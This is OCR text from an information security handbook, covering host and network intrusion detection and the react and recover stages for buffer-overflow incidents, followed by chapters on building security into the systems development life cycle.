Servers and workstations can be monitored for buffer overflow exploits through intrusion-detection techniques. Host-based intrusion detection systems (IDS) can look for low-level activity that indicates a potential exploit. For instance, exploits initiated on a host could be identified through the invocation of an unknown process or thread. An IDS that tracks all executing processes and threads could be configured to log or alert administrators that an unknown program is running that could be identified through a signature technique such as a file hash or cyclic redundancy check (CRC). Some operating systems, such as Windows, provide methods of revealing detailed information about executing processes that can be captured, either through system auditing or monitoring programs that access the appropriate application programming interfaces (API). Process behavior can thus be monitored for buffer overflow exploits through the evaluation of audit events using intrusion detection techniques (Michael and Ghosh 2002). Likewise, IDS techniques combined with a policy mechanism can evaluate executing processes using the system API to identify unauthorized processes representing exploit code (Munson and Wimer 2001; Schmid et al. 2001).

System-call (McNab 2004) and application-call (Jones and Lin 2001) monitoring are also forms of host-based IDS techniques that can reveal malicious or inappropriate activity. Such tools can identify suspicious or inappropriate system calls that deviate from known or acceptable activity. For example, if a process is found spawning a shell or an external connection when it is known not to possess such capabilities, it could indicate a successful exploit of a buffer overflow. This type of monitoring is ideal for tracing the source of system-based exploits to an individual application and potentially to a specific user as well.

File integrity checks are another way to determine the existence of an exploit on a system. File integrity checkers, such as Tripwire (Kim and Spafford 1994), create a hash of each file on the system. The hashes are typically stored in a database for future comparisons. Such tools perform checks of all important files on the system. Usually, the bulk of the checks are of binary files such as executables and libraries. Scans of a system will result in two primary outcomes. First, they can identify altered files. This can be caused by an inappropriate modification to the file. Scans can also indicate a rollback attack against a system. The second possible discovery is the existence of files not in the database. This could mean the existence of unknown software on the system, or that the database is not up to date. The proper use of file integrity checkers must be carefully used with system updates to eliminate false positives and not inadvertently include files that should not be allowed into the database.

Network based IDSs represent another line of defense against buffer overflow attacks. Some exploits are automated or make use of network protocols to subvert target machines. A network IDS with up-to-date attack signatures will detect such activity. In the event signatures do not exist for a particular exploit, it is still possible to detect unusual or malicious activity. For instance, an exploit making use of a particular service or protocol uncommon to the target system should be readily identifiable by the IDS if it is tuned to identify unauthorized activity. Knowing what is going on inside the network, and where, can help the security practitioner react appropriately to a suspected or actual attack.

Network security scans should be conducted to discover open ports and services. Knowing which ports are open gives an indication of services or processes running on the system. Open port numbers that are not typical or that should not exist on a given device could indicate the system is already compromised. Conducting such tests on a regular basis is necessary for identifying vulnerable and compromised system components (Grimes 2001).

R4. React. Reacting to a potential or actual attack requires an approach that will contain the vulnerability and prohibit an active exploit from propagating within the system. Countermeasures are compensating controls used to augment the system due to the vulnerability. Countermeasures are temporary in nature until the problem is fully resolved with a patch. Occasionally, a vendor will suggest a workaround until a patch is completed. In some cases, vendor patches might take several weeks to release, which can necessitate the implementation of countermeasures so that IT operations can safely continue.

A countermeasure strategy uses segregation, eradication, and propagation tactics.

- Segregate: Implement controls in and around system components to prevent an exploit from affecting large areas of the system. This will contain vulnerable system components and

prevent the spread of the exploit. Segregation can be accomplished through access control lists, removal of services, or even physical segregation of the items from internal and or external communications.

- Eradicate: Review all exploited systems and eliminate the exploit code. Depending upon the nature of the compromise, a comprehensive review of components might be required. The exploit code might have made changes to security settings, created new accounts, or installed other software. Returning the infected component to the proper security posture is necessary to ensure that the systems' security services are not further compromised.
- Propagate: Ensure security patches are fully employed on every affected system component. Update signatures for integrity checkers, antivirus, and IDS applications to help detect and eradicate existing or future infections. Use integrity check tools to ensure that unauthorized files and or programs do not exist on the machine. Utilize other tools to verify that patches are properly applied to the affected components. Countermeasures are removed upon validation of propagated patches and signatures.

R5. Recover. System recovery occurs when the threat is either fully mitigated or, better yet, fully patched. The two activities at this stage involve returning the system to its normal state and the propagation of any lessons learned.

Depending upon the exploit, substantial damage to information resources may have occurred. Incident response and contingency plans should provide adequate direction concerning the restoration of system data and services. Information may need to be restored from backup devices. Additionally, it is important to remember that a full system backup of critical components where patches are deployed should also be performed. Involvement with the system librarian might also be required so that a copy of the patch is included in the archived system baseline.

Appropriate documentation of the incident will likely be needed. Reports to upper management or other entities such as regulatory bodies or parent organizations may be required. Weaknesses or shortcomings in the policies, processes, and procedures used to handle the incident might have been identified. These lessons learned should be incorporated into the appropriate documents so that the knowledge of the actions taken, reasons for them, and their outcome is not lost. Furthermore, other permanent changes such as those to access control lists, permitted protocols, and network connections might have been made to the system. Changes affecting the architecture or configuration should also be included in the appropriate system documentation.

Recovery is considered complete when the system's normal state can be validated. First, all components affected by the vulnerability are known to be patched, mitigated, and cleaned of any exploit code that might have been present. Second, all backups and archives are completed. Third, nonpermanent countermeasures are removed. Lastly, appropriate documentation and reports of the incident are completed.

Conclusion

Buffer overflows occur due to software design flaws. This problem is pervasive and does not show signs of abating anytime soon. Security practitioners can help their organizations avoid buffer overflows through a proactive strategy such as the 5R approach. Through a review of known vulnerabilities, a strategy can be formulated to reduce the attack surface. Actions taken to mitigate the effects or propagation of an exploit will help organizations react with appropriate countermeasures when new vulnerabilities are discovered or exploited. Monitoring system components assists security practitioners in pinpointing the location and extent of an exploit. Knowing where and to what extent an exploit or vulnerability is present can facilitate the recovery process used to return the system to its original (or improved) state.

References

Foster, J. C., Osipov, V., Bhalla, N., and Heinen, N. 2005. *Buffer Overflow Attacks: Detect, Exploit, Prevent*. Syngress Publishing, Rockland, MA.

Grimes, R. A. 2001. *Malicious Mobile Code: Virus Protection for Windows*. O'Reilly & Associates, Sebastopol, CA.

Hoglund, G. and McGraw, G. 2004. *Exploiting Software: How to Break Code*. Addison-Wesley, Boston, MA.

Howard, M. and LeBlanc, D. 2003. *Writing Secure Code. 2nd Ed.,* Microsoft Press, Redmond, WA.

Jones, A. K. and Lin, Y. 2001. Application intrusion detection using language library calls. In *Proceedings of the 17th Annual Computer Security Applications Conference*, pp. 442–449.

Joukov, N., Kashyap, A., Sivathanu, G., and Zadok, E. 2005. Kefence: An electric fence for kernel buffers. In *Proceedings of the 2005 ACM Workshop on Storage Security and Survivability*, pp. 37–43.

Kim, G. H. and Spafford, E. H. 1994. The design and implementation of tripwire: A file system integrity checker. In *Proceedings of the 2nd ACM Conference on Computer and Communications Security*, pp. 18–29.

Levy, E. 2004. Approaching zero. *IEEE Security and Privacy*, 2 (4), 65–66.

McGraw, G. 1999. Software assurance for security. *Computer*, 32 (4), 103–105.

McGraw, G. 2002. Managing software security risks. *Computer*, 35 (4), 99–101.

McNab, C. 2004. *Network Security Assessment*. O'Reilly & Associates, Sebastopol, CA.

Michael, C. C. and Ghosh, A. 2002. Simple, state based approaches to program-based anomaly detection. *ACM Transactions on Information and Systems Security*, 5 (4), 203–237.

Munson, J. C. and Wimer, S. 2001. Watcher: The missing piece of the security puzzle. In *Proceedings of the Computer Security Applications Conference*, pp. 230–239.

Reynolds, J. C., Just, J., Clough, L., and Maglich, R. 2003. On-line intrusion detection and attack prevention using diversity, generate-and-test, and generalization. In *Proceedings of the 36th Hawaii International Conference on System Sciences, Vol. 9*, pp. 335–342.

Schmid, M., Hill, F., Ghosh, A. K., and Block, J. T. 2001. Preventing the execution of unauthorized Win32 applications. In *Proceedings of the DARPA Information Survivability Conference and Exposition*, *Vol. 2*. pp. 175–183.

Skalka, C. 2005. Programming languages and systems security. *IEEE Security and Privacy*, 3 (3), 80–83.

Snow, B. 2005. Four ways to improve security. *IEEE Security and Privacy*, 3 (3), 65–67.

Szor, P. 2005. *The Art of Computer Virus Research and Defense*. Addison-Wesley, Upper Saddle River, NJ.

Tevis, J. J. and Hamilton, J. A., Jr. 2004. Methods for the prevention, detection and removal of software security vulnerabilities. In *Proceedings of the 42nd Annual Southeast Regional Conference*, pp. 197–202.

Viega, J. and McGraw, G. 2002. *Building Secure Software: How to Avoid Security Problems the Right Way*. Addison-Wesley, Boston, MA.

Viega, J., Kohno, T., and Potter, B. 2001. Trust and mistrust in secure applications. *Communications of the ACM*, 44 (2), 31–36.

Weaver, N., Paxson, V., Staniford, S., and Cunningham, R. 2003. A taxonomy of computer worms. In *Proceedings of the 2003 ACM Workshop on Rapid Malcode*, pp. 11–18.

Zhu, G. and Tyagi. A. 2004. Protection against indirect overflow attacks on pointers. In *Proceedings of the Second IEEE International Information Assurance Workshop*, pp. 97–106.

Secure Development Life Cycle

Why Information Security People Need to Understand Systems Development
What is the SDLC?
What is Success? • Systems vs. Systems Development Life Cycle • SDLC Methodologies • The First Phase: Project Initiation • The Second Phase: Functional Requirements Definition • The Third Phase: Systems Design • The Fourth Phase: Systems Development • The Fifth Phase: Implementation
Other Issues Related to the SDLC
Scope Creep • Roles and Responsibilities
Conclusion

Kevin Henry

Why Information Security People Need to Understand Systems Development

Over the past years, we have probably received more comments about the applications domain of the CISSP then about any other domain. Many people question the inclusion of applications in the common body of knowledge (CBK)® for the CISSP® certification. This is understandable because the field of information systems analysis, design, and development—which is the real home of applications development—is a close relative to the information security field outlined by the CISSP CBK and, as we all know, sometimes close relatives do not get along with each other.

In fact, applications development is becoming increasingly important in the field of information security. It has been speculated that the majority of successful hacks or penetrations of corporations today can be traced back to weaknesses in applications design and construction. It is important that all people in the field of Information Security are aware of the critical role that applications play in the overall security, stability and operations of all systems and networks.

Furthermore, problems in designing and delivering applications are some of the most challenging and expensive problems facing organizations today. Poorly written applications with ineffective controls cost organizations dearly in productivity, lost revenue, unhappy customers and employees, and the ability to respond to changing market conditions. Furthermore, this is a field with an unmatched history of trouble with budget overruns, missed deadlines, and unfulfilled promises.

We can use the analogy of house construction for applications development. Everything starts with an idea, a concept, a vision; then it develops into a plan, outline, and blueprint. From there, it becomes a physical structure with components all brought together. Throughout the life of the project there are key milestones and inspections to ensure that the project is on time, that the various team members are

delivering their contributions on schedule and that there are no violations of code or safety issues. Once complete, the structure becomes useful and is delivered to the new owners.

It is important that every component of a house is suitable for its purpose and can provide the protection, support and functionality required; however, the foundation and the roof may be more important than others. The foundation supports the weight of the entire structure and it is holds the structure firm in the face of earthquake or storms. We can liken this to the role of policies in information systems security. Policies provide support and stability for the security effort. Without the authority to develop and issue policies, and the accountability and responsibilities the function provides, there is no foundation for a security program. Security will often crumble under close scrutiny and not weather the storms that are almost inevitable in most organizations.

The other critical component is the roof. Despite the best efforts of the construction team, a faulty roof can cause irrecoverable damage to the entire structure. The same is true with applications. Networks, operating systems, databases, middleware, personnel, business processes and other components of an organization can all be near-perfect and operate with skill and security-consciousness, but a weakness in an application—whether it is web-based or traditional; running on a mainframe, thin client or client server—can destroy an entire operation and lead to the collapse of the entire organization.

It is our responsibility in information security to prevent that type of disaster, and such problems are most easily addressed through early intervention and contribution to systems development. The best solution, from both the perspectives of cost and effectiveness, is to work with the systems development people to design and build security principles into all projects and all systems. That is where our understanding of applications development—and, in particular, our understanding of the development models and techniques used by systems designers and developers—is so crucial. Throughout this chapter, we will look at the systems development Life cycle (SDLC) and the important role that security professionals can play in contributing to systems development.

There are many players involved in a systems development project and we will briefly look at the role of many of them later, however, there is another process closely related to the efforts security professionals in systems development projects: certification and accreditation (C&A). This chapter will not go into the function and description of that process. C&A is a critical process and the cooperation and interaction between the security professional who is associated with the project, and the certifier who will be evaluating the risks, controls and implementation of the system, is extremely important. In many cases, the certifier plays the role of inspector for the project team and ensures, through technical review, that the system will perform as expected. When the security professional associated with a project has challenges or questions about security controls, often the certifier can provide approvals and the access to authority that may be required to proceed.

What is the SDLC?

The SLDC is a methodology for project planning and control. It was developed to enable software programs to use traditional engineering techniques to help ensure that projects are successful.

What is Success?

The main question, then, is "What is success?" When can we assert that a project has been successful? There are many factors in measuring project success, but the most important has to be the satisfaction of the owners and client. To say "the satisfaction of the client" may be inexact because a project cannot be declared a success if it results in extremely happy customers but leaves the organization bankrupt. Therefore, the ability of a project team to deliver a project that meets the demands and expectations of both the owners and client is the primary objective. Success has many possible measures: profitability, economical use of resources, meeting customer expectations, delivering all project deliverables, being on time, being on budget, etc. There is no single way to measure success—a project that goes over its timeline is not a failure if all the participants are satisfied and the project meets its original or expanded

requirements. Far too often, a project must find a balance between time to market (or completion) and functionality. Nearly all projects turn out to be more complex and time-consuming than first anticipated, and correctly identifying the proper amount of effort and time required is a fine art. We are not going to venture into this complex topic in this chapter even though it is important, and even though we, as information security people, need to know enough about it to understand the importance of what we are asking for, and how much impact our work and requirements will have on the project timeline and cost.

Systems vs. Systems Development Life Cycle

The SDLC is really a subset of the overall systems life cycle (SLC). The SLC, as can been seen from Exhibit 185.1, starts at the beginning of a project and continues throughout the development, implementation, and, most importantly, the operational life of the system, including the maintenance phase with all the improvements and upgrades that includes. The SLC also includes the final phase, which is the final disposition or replacement of the system (or the massive changes that would require a new project lifecycle and major overhaul to the system). The SDLC does not include the operational and disposal phases of the SLC. It terminates at, or shortly after, implementation and acceptance of the system, when the ownership and program manager roles are passed to operations managers and the business units.

SDLC Methodologies

There are many different methodologies to use for systems development and we are not going to list or describe them all in this brief chapter. Instead, we will look at the key objectives of a project that are relatively common to each methodology.

The purpose of the SDLC is to give a project a structure that can be used to track the project, its resources and deliverables, and to correct any deficiencies that are detected. Almost all methodologies are concerned with the effective use of resources and with providing management the ability to understand the status of a project.

Perhaps the most commonly recognized SDLC methodology is the waterfall method. Although there are many iterations of this methodology, and many different names to the phases, it is not critical that we




EXHIBIT 185.1 The systems life cycle.




EXHIBIT 185.2 The waterfall SDLC methodology.

understand or support any one methodology. Instead, we must understand the core concepts and phases, whatever any group calls them.

A sample of the waterfall methodology is shown in Exhibit 185.2. It shows the continuous flow of the project from one phase to the next, with each phase performing a distinct function. This poses a risk to the project because what is done in the beginning phases of the methodology is then critical to the final result. An error or oversight in an early phase can be expensive and time-consuming to repair later on.

We will step through each phase of this methodology and look at the role of the security professional in each. This is easiest to do with the waterfall methodology because it provides a logical flow of distinct phases. Many of the newer methods are iterative or prototype-based, and their operations are not as distinct or as easy to document or follow in a discussion like this. Whatever methodology is used, it is important for information security professionals to learn and understand the critical features and input points of that methodology so that they can contribute to the project in a timely, effective manner.

The First Phase: Project Initiation

The first phase of the waterfall methodology is the launch of the project, or project initiation. Many decisions and planning steps are made in this phase. It is here that the project team defines the initial concept of the system's functions and various options that may be considered in the system development effort. Some of the key deliverables and tasks for this phase include determination of user needs, cost/benefit analysis for each, composition of the project team, identification of project manager, ownership of the system, and identification of critical or sensitive system components or data.

In most organizations, the project team will not even think of security or the involvement of information security people at this point, so it is often necessary for the information security team to request a list of upcoming projects to identify the projects that are of most potential impact from a security perspective.

Almost all information security concerns are related to risk management. Security is often related to the implementation of controls, and all controls should properly correspond to identified risks. Therefore, a critical function of this first phase is identification of the risks this system might pose to the organization. These risks may be related to the criticality of the systems or data—how crucial the availability of this system or the data are to normal business operations. If the system is mission critical and a system failure could have immediate and devastating impact on business operations, then this must be identified as soon as possible so that the entire system design and development process can plan for that contingency. If the system or the data it contains is sensitive—if it will contain or process medical information, credit card data, financial forecasts, for example—then this must also be identified as soon

as possible so that proper access controls, and protection from contamination, disclosure or improper modification, can be built into the design. Risk Analysis and Management are certainly not one-time efforts, so we will have to revisit them frequently during the various phases of the SDLC.

Each project will have its own level of criticality and sensitivity, or mission risk. In most cases, it is not possible for a security professional to be involved in every project and update underway in a large organization. Therefore, it is important for security professionals to know what projects are upcoming and then prioritize to their efforts according to the risks for each system. This may require security professionals to obtain the strategic plan from the change control or steering committee, so that determinations of risk can be made and efforts focused on the areas of high risk.

One last key item that security professionals must ensure during this first phase is that there are provisions for the development and testing of security controls in the project budget.

The Second Phase: Functional Requirements Definition

Depending on the methodology chosen, this phase may be encompassed within the previous phase. Some organizations perform project initiation and functional requirements definition in the same phase, but for our purposes, we show them as separate phases. Again it is not important to follow any one model or approach; it is important to understand the deliverables and intent of each phase and learn to incorporate best security practices in each phase.

This is probably the most important phase in the SDLC, both from project and security perspectives. It is in this phase that the core functionality of the system must be determined. This is where so many projects become doomed to failure. If a problem is not defined properly, if its functional requirements are unclear, its scope is vague, or its business requirements are changing rapidly, then the resulting system design may be faulty and the final delivered system may be vastly different from the expectations of the users. Failure to properly identify the functionality of the system will usually trickle down throughout the rest of the SDLC phases and lead to ultimate project failure. There are entire books about proper project management, problem definition and the effects of poorly understood customer expectations, but in this chapter, we will not go further into this topic.

It is important for security professionals to be actively involved in this phase. Here, the project team is hammering out the overall definition of the system, and the description of the system can be changing hourly. As the system changes, the risk analysis effort must be repeated and the determination of critical control points and security configurations adjusted accordingly. The security professional must be adjusting, evaluating and recommending effective solutions based on evolving system requirements and changing risk.

The security professional also has to ensure that as the decision is made about how to proceed—whether that might be through purchasing a vendor product, outsourcing the development of the system, or building the product in-house—that security requirements are clearly listed in any request for proposals (RFPs) or budget allocations.

At the conclusion of this phase, the security professional will often be asked to sign off on the agreed-upon list of functional requirements. This is an important step, and should not be taken unless the security professional is confident that the risks of the system have been identified and addressed appropriately.

The Third Phase: Systems Design

This phase is much easier than the previous two from a security perspective. Depending on the organization and the skill of the programmers developing the system, this phase may be divided into several parts: a high-level design followed by increasingly detailed designs where a major portion of the logic is written and provided to the programming (development) team. The primary objective of this phase is to design a system or application that will deliver the functional requirements agreed upon in the

previous phase. This may include the choice of various hardware components, coding modules, communications methods etc.

During this phase, the security professional is most interested in ensuring that the controls that were described in the previous phase are built into the system design and that they are placed in the correct position to provide the level of security desired.

The security specialist will often be provided a copy of the final systems design and requested to sign off on the design. For this sign-off, it is important that all the risks and vulnerabilities in the designed system have been identified and mitigated to an acceptable level. Between the functional requirements phase and the system design phase, there may be many changes as the analysts try to design a system to meet the functional requirements. The security specialist must not assume that what was agreed upon in the previous phase was designed exactly as anticipated.

The Fourth Phase: Systems Development

This phase is where the application developers code or build the system and begin assembling all of the pieces that will go into the final system. There is not a lot of activity in this phase for a security specialist except to oversee the testing being performed by the developers. As the developers build sections of the code and system, each piece must be tested to ensure that it functions as intended. This includes various security devices, code modules and controls. Each must be tested to ensure that it is not subject to failure, buffer overflows, denial of service attacks, etc., and that it will process each transaction or activity reliably. This is a time-consuming process because the developer must test for all expected and unexpected conditions. In many cases this phase and the next one (implementation) will consume up to 70% of the entire project time.

A primary function of the security professional is to ensure that the tests of the various units or modules are performed to a high level of assurance that the system will continue to operate not just in a laboratory, but in its real world environment with full volumes of transactions, throughput, and user errors.

The Fifth Phase: Implementation

This phase is where the system finally enters into production. It moves from the development arena into the business environment. At this sage, control of the system effectively passes from the development project manager to the business owner and ongoing maintenance becomes the responsibility of the production support and system administration areas of IT.

This is a critical phase, since it represents the last chance to prevent a disastrous incident. After the system is in production, it will be subject to a wide range of attacks and errors—all of which the system must be robust enough to survive and yet continue to provide support for business requirements. During the first parts of this phase, a series of integrated tests should be performed that will test the new system in the context of business operations. This means that inputs from other systems should be provided and the outputs of the new system should be tested on the downstream processes to ensure that the new system does not negatively affect overall business operations. Any errors found should be passed back to the developers for correction and then retested.

After the system has been tested, final implementation approval should be sought from the business owner and the system moved into production. At this point, the business owner will often require the security professional to provide some assurance that the security features of the system are functioning as expected and that the level of risk for the system will be within allowable parameters. In this way, the business owner is formally accepting the responsibility for the risks in the system. Please note that if the organization has a formal C&A process, this assurance will be the responsibility of the certifier reporting to the designated approving authority.

During this phase, that security professional must ensure that all needed tests are done to ensure the availability, integrity and confidentiality of the system. It is also very important to ensure that the

documentation of the system has been kept current. There may be many differences between the initial documentation written during the functional requirements and design phases and the final system in its operational mode. The final version of the system is often what will then be called the "as-built."

Shortly after implementation, the SDLC will formally close and the project team will be disbanded to move on to other projects. That will end this portion of the role of the security professionals, although they will now have the unenviable task of living with the systems they helped to implement. Any errors discovered after implementation may be much more difficult to repair and may take an extensive amount of time, which is why it is so important to find and address as many issues as possible during the SDLS rather then confronting them in the middle of a disaster on a production system.

Other Issues Related to the SDLC

There are several other issues that need to be addressed by a security professional during the SDLC. However, it is important to always remember that the role of security is not to impede the business but to support it, and the recommendations made by security professionals must be realistic, cost-effective, and appropriate according to the risk, culture, and size of the organization.

Scope Creep

A major problem with many SDLC projects is in the area of configuration management. It is not uncommon to see systems development projects grow far beyond their original scope as various parties attempt to insert additional functionality into the system. This causes a phenomenon often referred to as scope creep, as the project scope "creeps" out until the project becomes unmanageable and no one really knows the full scope of the project. It is the responsibility of the project manager to prevent this from happening, as the inevitable result is that the project goes off track in time or budget. However, it is also important from a security perspective that the security professional keeps current with the project design and scope. Changes to the scope or functionality of the project may lead to risks that had not been identified or addressed in the original design, and open vulnerabilities that were previously not evident.

Roles and Responsibilities

There are many people involved in a large systems development project. The first role is that of the steering committee that will oversee and approve all changes to production systems. In most organizations, the steering committee is composed of senior managers and business owners, as well as a few senior personnel from the information technology (IT) department. The steering committee receives proposals from various business units, IT development areas and project teams for review and approval. Depending on business requirements, availability of resources, and budget, the steering committee makes the final decision on whether a project is approved to proceed, delayed or possibly even terminated.

The project manager is the key person in the entire project team. The project manager is responsible for the direction of the project, reporting on the status of the project, and ensuring that the various pieces are being completed as expected. Cooperation between the security professional and the project manager is an important element of a successful project.

A systems development project poses a large risk to an organization. An error in a system may cause a profitable business to fail, especially if a breach of security results in being on the front page of the newspaper or legal problems. Therefore, the business must ensure that all development projects are tested thoroughly and all changes are reviewed before implementation. People can make mistakes, and in some cases a person with malicious intent may intentionally infect a system with erroneous code or some form of logic bomb or Trojan horse. Therefore, the security professional should ensure that proper separation of duties is implemented so that all changes and work done in a system project is reviewed by peers, tested, approved and implemented by someone other than the original designer. All implementations of a

program to production should be performed by a different person than the one who actually codes or makes the changes.

Conclusion

This is a short overview of the SDLC and certainly much more can be written about it, but, hopefully, it provides a glimpse of the important role of the security professional in systems development. In all cases, the involvement of the security professional in systems development projects is an important function and may prevent serious breaches of security or corporate embarrassment. As with all security practices, early and active involvement in a project by the security professional is key to the most effective and economical solutions.

System Development Security Methodology

Ian Lim and Ioana V. Bazavan

Introduction

Many organizations have a system or software development life cycle (SDLC) to ensure that a carefully planned and repeatable process is used to develop systems. The SDLC typically includes stages that guide the project team in proposing, obtaining approval for, generating requirements for, designing, building and testing, deploying, and maintaining a system. However, many SDLCs do not take security adequately into consideration, resulting in the production of insecure systems. Even in cases where the SDLC does have security components, security is oftentimes the sacrificial lamb in a compressed project delivery timeframe. This neglect brings risk to the organization and creates an operational burden on the information technology staff, resulting in the need for costly, difficult, and time-consuming security retrofitting. In a climate where the protection of information is increasingly tied to an organization's integrity, security must be strongly coupled with the system development process to ensure that new systems maintain or improve the current security level of the organization.

This chapter describes a system development security methodology (SDSM) that is a *modus operandi* for incorporating security into the system development process. The SDSM is designed to be an extension, not a replacement, of an organization's preexisting SDLC. This pairing and differentiation are meant to both complement and draw attention to the importance of security in the SDLC. The SDSM is especially useful for organizations that have SDLCs that lack security considerations. Whereas the overall SDLC addresses all aspects and stages of the system, the SDSM focuses primarily on the security needs of the system and is limited to the requirements, analyze, design, build and test, and deploy stages.

The primary audience of the SDSM is the project team that will be developing a new system in-house or evaluating a third-party system for purchase. The project team should incorporate the concepts from each phase of the SDSM into the corresponding phases of the organization's existing SDLC to ensure that security is appropriately considered and built into the system from the beginning stages. Inclusion of security in this way will result in a robust end system that is more secure, easier to maintain, and less costly to own.

System Development Security Framework

Figure 25.1 provides a framework for the system development security methodology. Each step is described in detail later in this chapter.




FIGURE 25.1 System development security framework.

System Development Security Methodology

The sections below describe in detail what the system development security framework (Figure 25.1) depicts visually. Sections are numbered as in Figure 25.1.

Requirements Stage

The high-level objectives of the requirements stage are to:

- Extrapolate information security requirements from business requirements.
- Capture applicable security policies, standards, and guidelines from within the organization.
- Capture applicable regulatory and audit requirements, such as the Gramm–Leach–Bliley Act (GLBA), the Health Insurance Portability and Accountability Act, Common Criteria, etc.
- Create a detailed security requirements deliverable.

Identify Information Protection Requirements

The typical SDLC tends to focus on business capabilities in the requirements stage. The SDSM seeks to anchor the project team on the confidentiality, availability, and integrity of information early in the development process. Different industries and different systems have dissimilar information protection requirements. For example, healthcare organizations might stress the confidentiality of patient records, whereas banking might be more concerned about the integrity of monetary transactions. The project team needs to understand and capture what adequate protection of information means in their specific context. Organizations with information or data classification policies are at an advantage here because the team could more conveniently identify the type of information that is processed as well as the organization's requirements around how the information is to be protected. When the types of information are identified, protection requirements should be further organized into areas such as storage and exchange, authentication, and access control. Requirements should be based not only on the classification of the data (*e.g.,* internal use, highly confidential) but also on the way in which data is accessed (*e.g.,* via the Internet, remotely via leased lines, or from inside the organization) and the type of user (*e.g.,* educated employees, public users), 